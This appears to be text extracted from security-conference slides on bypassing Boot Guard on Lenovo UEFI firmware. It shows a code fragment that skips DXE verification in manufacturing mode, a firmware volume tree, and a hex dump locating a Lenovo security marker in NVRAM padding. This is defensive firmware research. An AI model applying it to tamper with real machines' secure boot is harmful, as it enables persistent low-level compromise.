
Boot Guard Bypass

~~Hardware~~



Firmware


UEFI Firmware Image




Boot Guard Bypass

~~Hardware~~


Firmware




Boot Guard Bypass: LenovoPcdInit



Boot Guard: Boot Flow in **ACTIVE** manufacturing mode



Boot Guard: Boot Flow in **ACTIVE** manufacturing mode



```
// IF manufacturing mode ACTIVE, skip verificaiton Boot Guard IBB for DXE Verification.
```

```
if (PcdManufacturingMode == TRUE) {  
    return EFI_SUCCESS;  
}
```

Boot Guard Bypass: Where Lenovo PCD stored?

✓UEFI image	Image	UEFI
✓EfiSystemNvDataFvGuid	Volume	NVRAM
✓VSS2 store	VSS2 store	
Free space	Free space	
✓VSS2 store	VSS2 store	
Free space	Free space	
FTW store	FTW store	
Padding	Padding	Empty (0xFF)
> EVSA store	EVSA store	
Padding	Padding	Non-empty
> EfiFirmwareFileSystem2Guid	Volume	FFSv2
> EfiFirmwareFileSystem2Guid	Volume	FFSv2
> 8579D1CA-45E8-4F1C-A789-FFA7706...	Volume	FFSv2
> EfiFirmwareFileSystem2Guid	Volume	FFSv2
> EfiFirmwareFileSystem2Guid	Volume	FFSv2
Padding	Padding	Non-empty
> B73FE497-B92E-416E-8326-45AD0D2...	Volume	FFSv2
> BA34AA5B-110E-4B10-B729-E559EFD...	Volume	FFSv2


```
Information
Offset: 8F158h
Full size: 10EA8h (69288)
Memory address: FF88F158h
Compressed: No
Fixed: Yes
```

BA34AA5B-110E-4B10-B729-E559EF0075

Hex view: Padding

0DD80	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DD90	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DDA0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DDB0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DDC0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DDD0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DDE0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DDF0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE00	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE10	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE20	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE30	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE40	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE50	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE60	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE70	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE80	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DE90	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DEA0	FF FF FF FF FF FF FF FF 4C 4E 56 42 42 53 45 43	yyyyyyyyLNVBSECC
0DEB0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DEC0	FF FF FF FF FF FF FF FF 49 4E 56 41 4C 49 44 49 4E 56	yyyyyyyyINVALIDINVA
